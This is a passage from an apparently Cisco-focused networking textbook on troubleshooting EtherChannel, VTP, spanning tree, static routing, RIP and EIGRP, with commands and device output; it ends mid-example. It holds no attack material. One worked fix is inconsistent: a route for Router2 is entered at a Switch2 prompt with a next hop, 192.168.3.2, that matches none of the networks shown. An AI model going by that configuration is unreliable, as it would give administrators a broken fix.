
| Port  | Flags | State | LACP port<br>Priority | Admin<br>Key | Oper<br>Key | Port<br>Number | Port<br>State |
|-------|-------|-------|-----------------------|--------------|-------------|----------------|---------------|
| Eto/0 | FP    | down  | 32768                 | 0x1          | 0x1         | 0x1            | 0x6           |

Partner's information: 343

| Port  | Partner<br>Flags | Partner<br>State | LACP Partner<br>Port Priority | Partner<br>Admin Key | Partner<br>Oper Key | Partner<br>Port Number | Partner<br>Port State |
|-------|------------------|------------------|-------------------------------|----------------------|---------------------|------------------------|-----------------------|
| Eto/0 | SP               | down             | 32768                         | 0x0                  | 0x1                 | 0x1                    | 0x34                  |

Age of the port in the current state: 0d:00h:07m:00s 347

```
Port: Et0/1 348
----- 349
```

```
Port state = Down Not-in-Bndl 350
Channel group = 1 Mode = Passive Gchange = - 351
Port-channel = null GC = - Pseudo port-channel = Po1 352
Port index = 0 Load = 0x00 Protocol = LACP 353
```

Switch1 is configured for LACP and is set to active. Switch2 is configured for LACP and is passive. These are compatible settings. 354  
355

Did you notice the Probable reason: trunk mode of Et0/0 is access, Et0/1 is trunk output? 356  
Recall that both ports must be set to either trunk or access for the port channel to form. 357

Let's set Switch2 to an access port: 358

```
Switch2(config)#int port-channel 1 359
Switch2(config-if)#no switchport mode trunk 360
Switch2(config-if)#no switchport trunk encapsulation dot1q 361
```

```

362 Switch2(config-if)#switchport access vlan 100

363 Switch1#sh int port-channel 1
364 Port-channel1 is up, line protocol is up (connected)
365 Hardware is EtherChannel, address is aabb.cc00.0110 (bia aabb.cc00.0110)
366 MTU 1500 bytes, BW 20000 Kbit, DLY 100 usec,
367 reliability 255/255, txload 1/255, rxload 1/255

368 The port channel is up!

```

## VTP

369 This section discusses issues and scenarios involving the troubleshooting of VTP (VLAN Trunking Protocol).  
 370 It goes over common problems to investigate and covers commands that will help you solve them.

371 The following includes issues where VTP might not function properly:

- 373 • VTP domain mismatch
- 374 • VTP password mismatch
- 375 • VTP version mismatch
- 376 • VTP mode mismatch

377 Table 8-6 is a list of commands useful for troubleshooting VTP.

**Table 8-6.** VTP Commands

| Cisco Command             | Description                                                      |      |
|---------------------------|------------------------------------------------------------------|------|
| show vtp                  | Displays information about the VTP domain, status, and counters. | t6.1 |
| show interface trunk      | Displays information about trunked interfaces.                   | t6.2 |
| show interface switchport | Displays information about switchport interfaces.                | t6.3 |
| show vlan                 | Displays VLAN information.                                       | t6.4 |
|                           |                                                                  | t6.5 |
|                           |                                                                  | t6.6 |

Use Figure 8-4 to look at some important commands for troubleshooting VTP.




Figure 8-4. VTP example diagram

The show vtp status command can be used to troubleshoot VTP configurations. Let's look at the switches: 378

```

Switch2#sh vtp status 379
VTP Version : 3 (capable) 380
Configuration Revision : 2 381
Maximum VLANs supported locally : 1005 382
Number of existing VLANs : 7 383
VTP Operating Mode : Server 384
VTP Domain Name : Tshoot 385
VTP Pruning Mode : Disabled (Operationally Disabled) 386
VTP V2 Mode : Enabled 387
VTP Traps Generation : Disabled 388
MD5 digest : 0x1D 0xD6 0x45 0x1C 0xF7 0x75 0x53 0xBA 389
Configuration last modified by 0.0.0.0 at 2-17-15 21:06:42 390
Local updater ID is 0.0.0.0 (no valid interface found) 391
VTP version running : 2 392

Switch3#sh vtp status 393
VTP Version : 3 (capable) 394
Configuration Revision : 2 395
Maximum VLANs supported locally : 1005 396
Number of existing VLANs : 7 397
VTP Operating Mode : Client 398
VTP Domain Name : Tshoot 399
VTP Pruning Mode : Disabled (Operationally Disabled) 400
VTP V2 Mode : Enabled 401
VTP Traps Generation : Disabled 402
MD5 digest : 0x1D 0xD6 0x45 0x1C 0xF7 0x75 0x53 0xBA 403
Configuration last modified by 0.0.0.0 at 2-17-15 21:06:42 404
VTP version running : 2 405

```

406 Only one switch should be running as the VTP server and the VTP domain name. The VTP version  
 407 should be 1 or 2. VTP version 1 is not compatible with version 2.

408 The `show vtp counters` command displays useful statistics, such as advertisements sent and received:

```
409 Switch2#sh vtp counters
410 VTP statistics:
411 Summary advertisements received : 2
412 Subset advertisements received : 2
413 Request advertisements received : 0
414 Summary advertisements transmitted : 2
415 Subset advertisements transmitted : 2
416 Request advertisements transmitted : 0
417 Number of config revision errors : 0
418 Number of config digest errors : 0
419 Number of V1 summary errors : 0

420 VTP pruning statistics:

421 Trunk Join Transmitted Join Received Summary advts received from
422 ----- ----- non-pruning-capable device
423 -----
424 Et0/0 0 1 0
425 Et0/1 0 1 0

426 Switch2#sh vtp password
427 VTP Password: Tshoot
```

428 To see the password, type the `show vtp password` command.

429 You have just learned some of the important commands related to troubleshooting VTP.

## Spanning Tree

431 This section discusses issues and scenarios involving the troubleshooting of STP (Spanning Tree Protocol). It  
 432 goes over common problems to investigate and covers commands that will help you solve them.

433 The following are issues where spanning tree might not work:

- 434 • Duplex mismatch
- 435 • Portfast being configured on trunk links
- 436 • STP mode mismatch


437 Table 8-7 is a list of commands useful for troubleshooting STP.



**Table 8-7.** STP Commands

| Cisco Command                    | Description                                                       |      |
|----------------------------------|-------------------------------------------------------------------|------|
| show spanning-tree vlan          | Displays the type of spanning tree running for a particular VLAN. | t7.1 |
| show spanning-tree active        | Displays STP information on interfaces participating in STP.      | t7.2 |
| show spanning-tree active detail | Displays a detailed summary of STP interface information.         | t7.3 |
| show spanning-tree active brief  | Displays a brief summary of STP interface information.            | t7.4 |
| show spanning-tree detail        | Displays a detailed summary about STP.                            | t7.5 |
| show spanning-tree brief         | Displays a brief summary about STP.                               | t7.6 |
| debug spanning-tree              | Enables debugging messages related to STP.                        | t7.7 |
| show spanning-tree summary       | Displays summary information about STP.                           | t7.8 |

Use Figure 8-5 to dive into troubleshooting STP.

**Figure 8-5.** STP example

Again, let's use Figure 8-5 to evaluate some commands that can be used for troubleshooting:

```
Switch1#show spanning-tree summary
```

**Switch is in pvst mode**

**Root bridge for: VLAN0100**

```
EtherChannel misconfig guard is enabled
Extended system ID is enabled
Portfast Default is disabled
Portfast Edge BPDU Guard Default is disabled
Portfast Edge BPDU Filter Default is disabled
Loopguard Default is disabled
Platform PVST Simulation is enabled
```

```

450 PVST Simulation Default is enabled but inactive in pvst mode
451 Bridge Assurance is enabled but inactive in pvst mode
452 Pathcost method used is short
453 UplinkFast is disabled
454 BackboneFast is disabled

```

```

455 Name Blocking Listening Learning Forwarding STP Active
456 -----
457 VLAN0001 1 0 0 7 8
458 VLAN0100 0 0 0 2 2
459 VLAN0200 1 0 0 1 2
460 -----
461 3 vlans 2 0 0 10 12

```

```

462 Switch3#show spanning-tree summary
463 Switch is in mst mode (IEEE Standard)
464 Root bridge for: none
465 EtherChannel misconfig guard is enabled
466 Extended system ID is enabled
467 Portfast Default is disabled
468 Portfast Edge BPDU Guard Default is disabled
469 Portfast Edge BPDU Filter Default is disabled
470 Loopguard Default is disabled
471 Platform PVST Simulation is enabled
472 PVST Simulation is enabled
473 Bridge Assurance is enabled
474 Pathcost method used is long
475 UplinkFast is disabled
476 BackboneFast is disabled

```

```

477 Name Blocking Listening Learning Forwarding STP Active
478 -----
479 MST0 1 0 0 7 8
480 -----
481 1 mst 1 0 0 7 8

```

482 Switch3 is in MST mode, whereas Switch1 is in PVST (Per-VLAN Spanning Tree) mode. MST and PVST  
 483 are interoperable as MST can act as a PVST switch within a region.

```

484 Switch3#sh spanning-tree active

```

```

485 MST0
486 Spanning tree enabled protocol mstp
487 Root ID Priority 32768
488 Address aabb.cc00.0200
489 Cost 0
490 Port 1 (Ethernet0/0)
491 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

492 Bridge ID Priority 32768 (priority 32768 sys-id-ext 0)
493 Address aabb.cc00.0300

```

Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec 494

| Interface | Role | Sts  | Cost    | Prio.Nbr | Type                      |
|-----------|------|------|---------|----------|---------------------------|
| Et0/0     | Root | FWD  | 2000000 | 128.1    | Shr                       |
| Et0/1     | Desg | BKN* | 2000000 | 128.2    | Shr Bound(PVST) *PVST_Inc |

You can see the active interfaces running STP. 499  
 These are some ways to troubleshoot STP. 500

## Routing 501

This section focuses on troubleshooting the routing of packets from one router to another. You will explore 502  
 problems with IP addressing and common routing issues. 503

## Static Routing 504


There will be times when you receive calls from users saying that they cannot reach a local server or even 505  
 their gateway. You can verify that a user's workstation has the correct IP address, default gateway, and subnet 506  
 mask for static IP addressing. Your most important tools will be traceroute and ping. Static routes are very 507  
 important because they tell routers where to send a packet. There are many commands that can be used to 508  
 solve routing issues. This section focuses on **show ip route** along with **traceroute** and **ping**. 509

Table 8-8 is a list of commands useful for troubleshooting routing. 510

**Table 8-8. Routing Commands** 511

| Cisco Command | Description                                                                     |
|---------------|---------------------------------------------------------------------------------|
| show ip route | Displays the routing table. 512                                                 |
| traceroute    | Discovers routes as packets travel to their destination. 513                    |
| ping          | Tests the reachability of a device. 514                                         |
| show arp      | Displays the ARP table containing device MAC address to IP 515<br>mappings. 516 |

Let's use Figure 8-6 as an example of trying to solve a static routing issue. 517



**Figure 8-6. Static routing example**

this figure will be printed in b/w

512 You have received reports that users from LAN 172.16.5.0/24 cannot reach the servers in LAN  
 513 172.16.6.0/24. Let's begin troubleshooting from Router1.

514 First, you will attempt to ping 172.16.6.1 from Router1:

```
515 Router1#ping 172.16.6.1
516 Type escape sequence to abort.
517 Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
518
519 Success rate is 0 percent (0/5)
```

520 The ping was unsuccessful. Now let's look at the routing table to see if you have a route to network  
 521 172.16.6.1:

AU2

```
522 Router1#sh ip route 172.16.6.1
523 % Network not in table
```

524 You can see that Router1 does not have a route to 172.16.6.1 in its routing table. It appears you have  
 525 solved the problem, but look closer and run the `sh ip route` command again:

```
526 Router1#sh ip route
527 Gateway of last resort is 172.16.2.2 to network 0.0.0.0

528 S* 0.0.0.0/0 [1/0] via 172.16.2.2
529 172.16.2.0/24 is variably subnetted, 2 subnets, 2 masks
530 C 172.16.2.0/30 is directly connected, Ethernet0/0
531 L 172.16.2.1/32 is directly connected, Ethernet0/0
532 172.16.5.0/24 is variably subnetted, 2 subnets, 2 masks
533 C 172.16.5.0/30 is directly connected, Ethernet0/1
534 L 172.16.5.1/32 is directly connected, Ethernet0/1
```

535 Notice that you have a default route that sends all traffic to 172.16.2.2. It appears that Router1 is not the  
 536 issue. Now let's run a traceroute to see where it ends:

```
537 Router1#traceroute 172.16.6.1
538 Type escape sequence to abort.
539 Tracing the route to 172.16.6.1
540 VRF info: (vrf in name/id, vrf out name/id)
541 1 172.16.2.2 4 msec 5 msec 5 msec
542 2 172.16.2.1 1 msec 0 msec 1 msec
543 3 172.16.2.2 1 msec 0 msec 0 msec
544 4 172.16.2.1 0 msec 0 msec 0 msec
545 5 172.16.2.2 6 msec 0 msec 1 msec
546 (Output omitted)
547 30 172.16.2.1 2 msec 1 msec 1 msec
```

|     |                                                                                                                                                                                                                                                                                                                              |     |
|-----|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
|     | From the output of the traceroute command, it looks as if Router2 does not have a route to network 172.16.6.0 or the route is pointing the wrong way. Let's investigate Router2:                                                                                                                                             | 548 |
| AU3 |                                                                                                                                                                                                                                                                                                                              | 549 |
|     | Router2#ping 172.16.6.1                                                                                                                                                                                                                                                                                                      | 550 |
|     | Type escape sequence to abort.                                                                                                                                                                                                                                                                                               | 551 |
|     | Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:                                                                                                                                                                                                                                                          | 552 |
|     | .....                                                                                                                                                                                                                                                                                                                        | 553 |
|     | Success rate is 0 percent (0/5)                                                                                                                                                                                                                                                                                              | 554 |
|     | You can see that Router2 cannot ping 172.16.6.1 either.                                                                                                                                                                                                                                                                      | 555 |
|     | Router2#sh ip route 172.16.6.1                                                                                                                                                                                                                                                                                               | 556 |
|     | % Network not in table                                                                                                                                                                                                                                                                                                       | 557 |
|     | You can see that you do not have a route to this network.                                                                                                                                                                                                                                                                    | 558 |
|     | Router2#sh ip route                                                                                                                                                                                                                                                                                                          | 559 |
|     | Gateway of last resort is 172.16.2.1 to network 0.0.0.0                                                                                                                                                                                                                                                                      | 560 |
|     | <b>S* 0.0.0.0/0 [1/0] via 172.16.2.1</b>                                                                                                                                                                                                                                                                                     | 561 |
|     | 172.16.2.0/24 is variably subnetted, 2 subnets, 2 masks                                                                                                                                                                                                                                                                      | 562 |
|     | C 172.16.2.0/30 is directly connected, Ethernet0/0                                                                                                                                                                                                                                                                           | 563 |
|     | L 172.16.2.2/32 is directly connected, Ethernet0/0                                                                                                                                                                                                                                                                           | 564 |
|     | 172.16.3.0/24 is variably subnetted, 2 subnets, 2 masks                                                                                                                                                                                                                                                                      | 565 |
|     | C 172.16.3.0/30 is directly connected, Ethernet0/1                                                                                                                                                                                                                                                                           | 566 |
|     | L 172.16.3.1/32 is directly connected, Ethernet0/1                                                                                                                                                                                                                                                                           | 567 |
|     | 172.16.4.0/30 is subnetted, 1 subnets                                                                                                                                                                                                                                                                                        | 568 |
|     | S 172.16.4.0 [1/0] via 172.16.3.2                                                                                                                                                                                                                                                                                            | 569 |
|     | From the output of the <b>show ip route</b> command, you can see that the default route is pointing all traffic to Router1. Since both routers are using a default route, the routers do not know how to route to network 172.16.6.0; this results in a routing loop, and the packets die before reaching their destination. | 570 |
| AU4 |                                                                                                                                                                                                                                                                                                                              | 571 |
|     | Let's add the appropriate route to Router2, which will resolve the problem:                                                                                                                                                                                                                                                  | 572 |
|     |                                                                                                                                                                                                                                                                                                                              | 573 |
|     | Router2#conf t                                                                                                                                                                                                                                                                                                               | 574 |
|     | Enter configuration commands, one per line. End with CNTL/Z.                                                                                                                                                                                                                                                                 | 575 |
|     | Switch2(config)#ip route 172.16.6.0 255.255.255.0 192.168.3.2                                                                                                                                                                                                                                                                | 576 |
| AU5 |                                                                                                                                                                                                                                                                                                                              | 577 |
|     | You have added the route to network 172.16.6.0 out of the appropriate interface. Now you try to ping from Router2:                                                                                                                                                                                                           | 578 |
|     | Router2#ping 172.16.6.1                                                                                                                                                                                                                                                                                                      | 579 |
|     | Type escape sequence to abort.                                                                                                                                                                                                                                                                                               | 580 |
|     | Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:                                                                                                                                                                                                                                                          | 581 |
|     | !!!!                                                                                                                                                                                                                                                                                                                         | 582 |
|     | Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms                                                                                                                                                                                                                                                         | 583 |

584 The ping was successful. Now try to ping from Router1:

```
585 Router1#ping 172.16.6.1
586 Type escape sequence to abort.
587 Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
588 !!!!!
589 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/6 ms
```

590 You have resolved the issue.

## 591 Dynamic Routing

592 Troubleshooting routing protocols can be difficult at times if your network is large, but it is an important  
593 skill for any network engineer to have. The important things to first focus on are the interfaces to which  
594 the routing protocols are enabled and the connecting interfaces or neighbors. You will continue using  
595 the commands from the previous section but will also add debug commands to troubleshoot the routing  
596 protocols:

```
597 Router1#debug ip ?
598 (output omitted)
599 bgp BGP information
600 eigrp Debug IPv4 EIGRP
601 ospf OSPF information
602 rip RIP protocol transactions
```

603 Now let's discuss concepts related to troubleshooting problems with routing protocols.

## 604 RIP

605 This section discusses issues and scenarios involving the troubleshooting of RIP (Routing Information  
606 Protocol). It goes over common problems to investigate.

607 The following are issues where RIP might not work:

- 608 • The sender not advertising RIP routes or the receiver not receiving them.
- 609 • A physical problem, such as the port is not up/up.
- 610 • RIP is not enabled.
- 611 • RIP is not enabled on the interface.
- 612 • The network statement is missing or incorrect.
- 613 • The RIP version is not compatible.
- 614 • The authentication information is incorrect.
- 615 • The network is more than 15 hops away.
- 616 • A RIP interface is configured passive.
- 617 • Autosummarization is being used.

Table 8-9 is a list of commands useful for troubleshooting RIP.

618


**Table 8-9.** RIP Commands

t9.1

| Cisco Command     | Description                                                                  |      |
|-------------------|------------------------------------------------------------------------------|------|
| show ip route     | Displays the routing table.                                                  | t9.2 |
| show interfaces   | Displays traffic on interfaces.                                              | t9.3 |
| tracert           | Discovers routes a packet travels to its destination.                        | t9.4 |
| Ping              | Tests the reachability of a device.                                          | t9.5 |
| show ip protocols | Displays a summary of routing protocol information configured on the device. | t9.6 |
| debug ip rip      | Enables debugging messages related to RIP.                                   | t9.7 |
| debug ip routing  | Enables debugging messages related to the routing table.                     | t9.8 |

Now let's look at an example using Figure 8-7.

619



**Figure 8-7.** RIP example diagram

When setting up RIP on Router1 and Router2, neither of the routers is receiving routes to networks 10.1.1.0 and 10.1.2.0.

620

621

Let's look at the Router1 and Router2 routing tables:

622

```
Router1#sh ip route
 10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C 10.1.1.0/24 is directly connected, Ethernet0/1
L 10.1.1.1/32 is directly connected, Ethernet0/1
 172.16.1.0/24 is variably subnetted, 2 subnets, 2 masks
C 172.16.1.0/30 is directly connected, Ethernet0/0
L 172.16.1.1/32 is directly connected, Ethernet0/0
```

623

624

625

626

627

628

629

You see there are no RIP routes in the Router1 table.

630

```
Router2#sh ip route
 10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C 10.1.2.0/24 is directly connected, Ethernet0/1
L 10.1.2.1/32 is directly connected, Ethernet0/1
 172.16.1.0/24 is variably subnetted, 2 subnets, 2 masks
C 172.16.1.0/30 is directly connected, Ethernet0/0
L 172.16.1.2/32 is directly connected, Ethernet0/0
```

631

632

633

634

635

636

637

638 Router2 does not have RIP routes in its table either. Let's check to make sure that RIP is enabled for the  
639 networks:

```
640 Router1#sh ip protocol
641 *** IP Routing is NSF aware ***
```

642 (output omitted)

```
643 Routing Protocol is "rip"
644 Outgoing update filter list for all interfaces is not set
645 Incoming update filter list for all interfaces is not set
646 Sending updates every 30 seconds, next due in 9 seconds
647 Invalid after 180 seconds, hold down 180, flushed after 240
648 Redistributing: rip
649 Default version control: send version 1, receive any version
650 Interface Send Recv Triggered RIP Key-chain
651 Ethernet0/0 1 1 2
652 Ethernet0/1 1 1 2
653 Interface Send Recv Triggered RIP Key-chain
654 Automatic network summarization is in effect
655 Maximum path: 4
656 Routing for Networks:
657 10.0.0.0
658 172.16.1.0
659 Routing Information Sources:
660 Gateway Distance Last Update
661 172.16.1.2 120 00:00:10
662 Distance: (default is 120)
```

```
663 Router2#sh ip protocols
664 *** IP Routing is NSF aware ***
```

665 (output omitted)

```
666 Routing Protocol is "rip"
667 Outgoing update filter list for all interfaces is not set
668 Incoming update filter list for all interfaces is not set
669 Sending updates every 30 seconds, next due in 19 seconds
670 Invalid after 180 seconds, hold down 180, flushed after 240
671 Redistributing: rip
672 Default version control: send version 1, receive any version
673 Interface Send Recv Triggered RIP Key-chain
674 Ethernet0/0 1 1 2
675 Ethernet0/1 1 1 2
676 Automatic network summarization is in effect
677 Maximum path: 4
678 Routing for Networks:
679 10.0.0.0
680 172.16.1.0
```



|                                                                                                                                                                |     |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| Routing Information Sources:                                                                                                                                   | 681 |
| Gateway          Distance      Last Update                                                                                                                     | 682 |
| 172.16.1.1      120          00:00:14                                                                                                                          | 683 |
| Distance: (default is 120)                                                                                                                                     | 684 |
| <br>                                                                                                                                                           |     |
| You can see that RIP is enabled, but network summarization is enabled. Let's fix this with the <b>no auto-summary</b> command on both routers:                 | 685 |
|                                                                                                                                                                | 686 |
| <br>                                                                                                                                                           |     |
| Router2#conf t                                                                                                                                                 | 687 |
| Enter configuration commands, one per line. End with CNTL/Z.                                                                                                   | 688 |
| Router2(config)#router rip                                                                                                                                     | 689 |
| Router2(config-router)#no auto-summary                                                                                                                         | 690 |
| <br>                                                                                                                                                           |     |
| Router1#conf t                                                                                                                                                 | 691 |
| Enter configuration commands, one per line. End with CNTL/Z.                                                                                                   | 692 |
| Router1(config)#router rip                                                                                                                                     | 693 |
| Router1(config-router)#no auto-summary                                                                                                                         | 694 |
| <br>                                                                                                                                                           |     |
| Let's use the <b>debug ip rip</b> command to troubleshoot further:                                                                                             | 695 |
| <br>                                                                                                                                                           |     |
| Router1#debug ip rip                                                                                                                                           | 696 |
| RIP protocol debugging is on                                                                                                                                   | 697 |
| *Feb 8 18:49:42.708: RIP: sending v2 update to 224.0.0.9 via Ethernet0/1 (10.1.1.1)                                                                            | 698 |
| *Feb 8 18:49:42.708: RIP: build update entries                                                                                                                 | 699 |
| *Feb 8 18:49:42.708: 172.16.1.0/30 via 0.0.0.0, metric 1, tag 0                                                                                                | 700 |
| *Feb 8 18:49:44.157: RIP: sending v2 update to 224.0.0.9 via Ethernet0/0 (172.16.1.1)                                                                          | 701 |
| *Feb 8 18:49:44.157: RIP: build update entries                                                                                                                 | 702 |
| *Feb 8 18:49:44.157: 10.1.1.0/24 via 0.0.0.0, metric 1, tag 0                                                                                                  | 703 |
| <b>*Feb 8 18:49:46.320: RIP: ignored v1 packet from 172.16.1.2 (illegal version)</b>                                                                           | 704 |
| <br>                                                                                                                                                           |     |
| You can see that you are sending and receiving RIP packets to and from Router2, but Router2 is running version 1 and not 2. Let's enable version 2 on Router2: | 705 |
|                                                                                                                                                                | 706 |
| <br>                                                                                                                                                           |     |
| Router2(config)#router rip                                                                                                                                     | 707 |
| Router2(config-router)#version 2                                                                                                                               | 708 |
| <br>                                                                                                                                                           |     |
| Feb 8 19:18:03.839: RIP: received v2 update from 172.16.1.2 on Ethernet0/0                                                                                     | 709 |
| *Feb 8 19:18:03.839: 10.1.2.0/24 via 0.0.0.0 in 1 hops                                                                                                         | 710 |
| <br>                                                                                                                                                           |     |
| You can see that Router2 is now sending a version 2 RIP packet. Let's look at the database on Router1 and Router2:                                             | 711 |
|                                                                                                                                                                | 712 |
| <br>                                                                                                                                                           |     |
| Router2#sh ip rip database                                                                                                                                     | 713 |
| 10.0.0.0/8 auto-summary                                                                                                                                        | 714 |
| 10.1.1.0/24                                                                                                                                                    | 715 |
| [1] via 172.16.1.1, 00:00:16, Ethernet0/0                                                                                                                      | 716 |
| 10.1.2.0/24 directly connected, Ethernet0/1                                                                                                                    | 717 |
| 172.16.1.0/24 auto-summary                                                                                                                                     | 718 |
| 172.16.1.0/30 directly connected, Ethernet0/0                                                                                                                  | 719 |

```

720 Router1#sh ip rip database
721 10.0.0.0/8 auto-summary
722 10.1.1.0/24 directly connected, Ethernet0/1
723 10.1.2.0/24
724 [1] via 172.16.1.2, 00:00:10, Ethernet0/0
725 172.16.1.0/24 auto-summary
726 172.16.1.0/30 directly connected, Ethernet0/0

```

727 The RIP database is now correct.

## 728 EIGRP

729 This section discusses issues and scenarios involving the troubleshooting of EIGRP (Enhanced Interior  
730 Gateway Routing Protocol). It goes over common problems to investigate and covers commands that will  
731 help you solve them.

732 The following are issues where EIGRP might not work:

- 733 • EIGRP interfaces are down.
- 734 • The K values are mismatched.
- 735 • An interface has been configured as passive.
- 736 • The two routers have mismatched AS numbers.
- 737 • Network masks are mismatched.

738 Table 8-10 is a list of commands useful for troubleshooting EIGRP.

**Table 8-10.** EIGRP Commands

| Cisco Command           | Description                                                                  |        |
|-------------------------|------------------------------------------------------------------------------|--------|
| show ip route eigrp     | Displays the routing table.                                                  | t10.1  |
| show interface          | Displays traffic on interfaces.                                              | t10.2  |
| show ip protocols       | Displays a summary of routing protocol information configured on the device. | t10.3  |
| traceroute              | Discovers routes a packet travels to its destination.                        | t10.4  |
| ping                    | Tests the reachability of a device.                                          | t10.5  |
| debug ip eigrp          | Enables debugging messages related to EIGRP.                                 | t10.6  |
| debug ip routing        | Enables debugging messages related to the routing table.                     | t10.7  |
| show ip eigrp interface | Displays information about interfaces participating in EIGRP.                | t10.8  |
| show ip eigrp neighbors | Displays EIGRP neighbors.                                                    | t10.9  |
| show ip eigrp topology  | Displays the EIGRP topology table.                                           | t10.10 |
|                         |                                                                              | t10.11 |
|                         |                                                                              | t10.12 |
|                         |                                                                              | t10.13 |
|                         |                                                                              | t10.14 |
|                         |                                                                              | t10.15 |

Using Figure 8-8, dive into troubleshooting EIGRP.

739




Figure 8-8. EIGRP example diagram

You are having trouble with Router1 and Router2 becoming neighbors. Let's investigate:

740

```
Router1#sh ip eigrp interfaces
EIGRP-IPv4 Interfaces for AS (1)
```

741

| Interface | Peers | Un/Reliable | Mean Pacing Time | Un/Reliable | SRTT | Multicast Un/Reliable | Pending Flow Timer | Routes |
|-----------|-------|-------------|------------------|-------------|------|-----------------------|--------------------|--------|
| Eto/1     | 0     | 0/0         | 0/0              | 0           | 0    | 0/0                   | 0                  | 0      |
| Eto/0     | 0     | 0/0         | 0/0              | 0           | 0    | 0/2                   | 0                  | 0      |

742

743

744

745

746

Let's verify that the interfaces are active:

747

```
Router1#sh ip int brief
```

748

| Interface   | IP-Address | OK? | Method | Status | Protocol |
|-------------|------------|-----|--------|--------|----------|
| Ethernet0/0 | 172.16.1.1 | YES | manual | up     | up       |
| Ethernet0/1 | 10.1.1.1   | YES | manual | up     | up       |

749

750

751

```
Router1#ping 172.16.1.2
```

752

Type escape sequence to abort.

753

Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:

754

!!!!

755

Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/6 ms

756

Let's verify that EIGRP is running on Router1. The important fields are highlighted:

757

```
Router1#sh ip protocols
```

758

\*\*\* IP Routing is NSF aware \*\*\*

759

(output omitted)

760

Routing Protocol is "eigrp 1"

761

Outgoing update filter list for all interfaces is not set

762

Incoming update filter list for all interfaces is not set

763

Default networks flagged in outgoing updates

764

Default networks accepted from incoming updates

765

EIGRP-IPv4 Protocol for AS(1)

766

**Metric weight K1=1, K2=0, K3=1, K4=1, K5=0**

767

NSF-aware route hold timer is 240

768

Router-ID: 172.16.1.1

769

Topology : 0 (base)

770

Active Timer: 3 min

771

Distance: internal 90 external 170

772

```

773 Maximum path: 4
774 Maximum hopcount 100
775 Maximum metric variance 1

776 Automatic Summarization: disabled
777 Maximum path: 4
778 Routing for Networks:
779 10.1.1.0/24
780 172.16.1.0/30
781 Routing Information Sources:
782 Gateway Distance Last Update
783 Distance: internal 90 external 170

```

784 Let's verify the same on Router2:

```

785 Router2#sh ip eigrp neighbors
786 EIGRP-IPv4 Neighbors for AS(1)
787 EIGRP-IPv4 Neighbors for AS(2)
788 H Address Interface Hold Uptime SRTT RTO Q Seq
789 (sec) (ms) Cnt Num
790 0 172.16.2.2 Et0/1 11 00:30:23 11 100 0 3

```

791 You show that Router2 and Router3 are neighbors:

```

792 Router2#sh ip eigrp interfaces
793 EIGRP-IPv4 Interfaces for AS(1)
794 Xmit Queue PeerQ Mean Pacing Time Multicast Pending
795 Interface Peers Un/Reliable Un/Reliable SRTT Un/Reliable Flow Timer Routes
796 Et0/0 0 0/0 0/0 0 0/2 0 0
797 EIGRP-IPv4 Interfaces for AS(2)
798 Xmit Queue PeerQ Mean Pacing Time Multicast Pending
799 Interface Peers Un/Reliable Un/Reliable SRTT Un/Reliable Flow Timer Routes
800 Et0/1 1 0/0 0/0 11 0/2 0 0

```

801 Interfaces e0/0 and e0/1 are running EIGRP on Router2:

```

802 Router2#sh ip int brief
803 Interface IP-Address OK? Method Status Protocol
804 Ethernet0/0 172.16.1.2 YES manual up up
805 Ethernet0/1 172.16.2.1 YES manual up up

```

806 You have cleared the physical layer for both routers:

```

807 Router2#sh ip protocols

```

808 (output omitted)

```

809 Routing Protocol is "eigrp 1"
810 Outgoing update filter list for all interfaces is not set
811 Incoming update filter list for all interfaces is not set
812 Default networks flagged in outgoing updates
813 Default networks accepted from incoming updates

```

|                                                                                                                         |     |
|-------------------------------------------------------------------------------------------------------------------------|-----|
| EIGRP-IPv4 Protocol for AS(1)                                                                                           | 814 |
| <b>Metric weight K1=1, K2=0, K3=1, K4=0, K5=0</b>                                                                       | 815 |
| NSF-aware route hold timer is 240                                                                                       | 816 |
| Router-ID: 172.16.1.2                                                                                                   | 817 |
| Topology : 0 (base)                                                                                                     | 818 |
| Active Timer: 3 min                                                                                                     | 819 |
| Distance: internal 90 external 170                                                                                      | 820 |
